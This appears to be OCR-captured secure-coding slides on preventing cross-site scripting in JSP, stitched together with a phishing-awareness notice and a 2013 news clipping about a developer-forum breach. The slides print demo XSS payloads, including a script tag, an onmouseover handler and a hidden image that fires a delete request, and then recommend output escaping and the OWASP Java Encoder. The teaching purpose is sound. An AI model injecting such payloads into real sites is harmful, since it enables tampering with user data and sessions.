
- Do I spot a Red Flag?
- Verify suspicious email with the sender via a different medium.

✓**RULE NUMBER THREE:**

- "When in doubt, throw it out". There are a thousand ways that internet criminals will try to scam you, and only one way to stay safe: ***Stay alert as YOU are the last line of defense!***

PLEASE NOTE:

This message came from KnowBe4, LLC and not from the company whose name is mentioned in the body of the email message, as that company has no association with KnowBe4, LLC and does not endorse the services of KnowBe4, LLC. The purpose of this message is to demonstrate how phishing attacks can come in emails that deceptively appear to be from reputable companies.


Major iOS developer forum ×
www.techworld.com/news/security/major-ios-developer-forum-hack-leaves-many-vulnerable-3427689/
aws
regatta
iqity
manifest
cardinal
judd
codemash
hadoop
devtools
devops
old clients
techworld
News
Technology
Innovation
Tutorials
Industries
Resources
Personal Tech
Log in
Sign up
the techies 2015 by techworld
Enter Now
Home
News
Security
Major iOS developer forum hack leaves many vulnerable

Major iOS developer forum hack leaves many vulnerable

The administrators of a popular iOS developer Web forum called iPhoneDevSDK have confirmed that it had been compromised by hackers who used it to launch attacks against its users.

By Lucian Constantin | Feb 21, 2013 | IDG News Service

The administrators of a popular iOS developer Web forum called iPhoneDevSDK confirmed Wednesday that it had been compromised by hackers who used it to launch attacks against its users.


Security experts believe the site served as a gateway for the recent attacks against Twitter, Facebook and Apple employees and that many other companies might be affected as well.

At the beginning of February, Twitter announced that it had been the target of an attack and that hackers might have accessed authentication data on 250,000 users.

techworld
Get our hottest stories and analysis delivered to your inbox
Sign Up
Trending Now
1 Why programmers can make great CEOs
2 AshleyMadison hack threatens to out 37 million adulterers
3 Oxbridge AI gurus describe their Elon Musk-backed research projects

We use cookies to provide you with a better experience. If you continue to use this site, we'll assume you're happy with this. Alternatively, click here to find out how to manage these cookies

protect against reflected XSS



Parameter

JSP Expression -
JSP EL -
JSTL out - <script>document.write('HACKED')</script>

```
▼<html>
    <head></head>
  ▶<body>…</body>
  </html>
```

```
element.style {
}
body {                                   user agent stylesheet
```

```
⊗ The XSS Auditor refused to execute a script in 'http://localhost:8080/xss/parameter?       parameter:6
  message=%3Cscript%3Edocument.write(%27HACKED%27)%3C/script%3E' because its source code was found within the request. The auditor was
  enabled as the server sent neither an 'X-XSS-Protection' nor 'Content-Security-Policy' header.
⊗ The XSS Auditor refused to execute a script in 'http://localhost:8080/xss/parameter?       parameter:7
  message=%3Cscript%3Edocument.write(%27HACKED%27)%3C/script%3E' because its source code was found within the request. The auditor was
  enabled as the server sent neither an 'X-XSS-Protection' nor 'Content-Security-Policy' header.
>
```

stored XSS - attacker stores the attack in a data store (database, file, etc) and is triggered by a user visiting the page.

```
<img style="visibility:hidden" src="http://www.cool.net/customer/delete?id=16" />

<a onmouseover="alert('hacked')" href="#">here</a>
```

Which format do you prefer to use?


```
JSP Expression - <%= request.getParameter("message") %> <br/>
JSP EL - ${param.message} <br/>
JSTL out - <c:out value="${param.message}"/> <br/>
```

Which format do you prefer to use?

~~`JSP Expression - <%= request.getParameter("message") %> <br/>`~~

~~`JSP EL - ${param.message} <br/>`~~

`JSTL out - <c:out value="${param.message}"/> <br/>`



```
JSP Expression - HACKED
JSP EL - HACKED
JSTL out - <script>document.write('HACKED')</script>
```


Which format do you prefer to use?

~~`JSP Expression - <%= request.getParameter("message") %> <br/>`~~

~~`JSP EL - ${param.message} <br/>`~~

`JSTL out - <c:out value="${param.message}"/> <br/>`

`JSP EL using Escape Function - ${fn:escapeXml(param.message)}<br/>`



JSP Expression - HACKED
JSP EL - HACKED
JSTL out - <script>document.write('HACKED')</script>
JSP EL using Escape Function - <script>document.write('HACKED')</script>

RECOMMENDED
RECOMMENDED
RECOMMENDED

- Escape/Encode

OWASP Java Encoder Project

- Encoding library
  - HTML
  - JavaScript
  - CSS
  - URI
  - XML
  - Java
- Encoding tag library

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project


https://github.com/OWASP/owasp-java-encoder

OWASP Java Encoder Project

```
<%@page import="org.owasp.encoder.Encode" %>
<%@taglib prefix="e"
          uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project" %>

OWASP encoder - <%= Encode.forHtml(request.getParameter("message")) %><br/>
OWASP Encoder tag - <e:forHtml value="${param.message}" />
```

OWASP Java Encoder Project

```
<%@page import="org.owasp.encoder.Encode" %>
<%@taglib prefix="e"
          uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project" %>

OWASP encoder - <%= Encode.forHtml(request.getParameter("message")) %><br/>
OWASP Encoder tag - <e:forHtml value="${param.message}" />
```

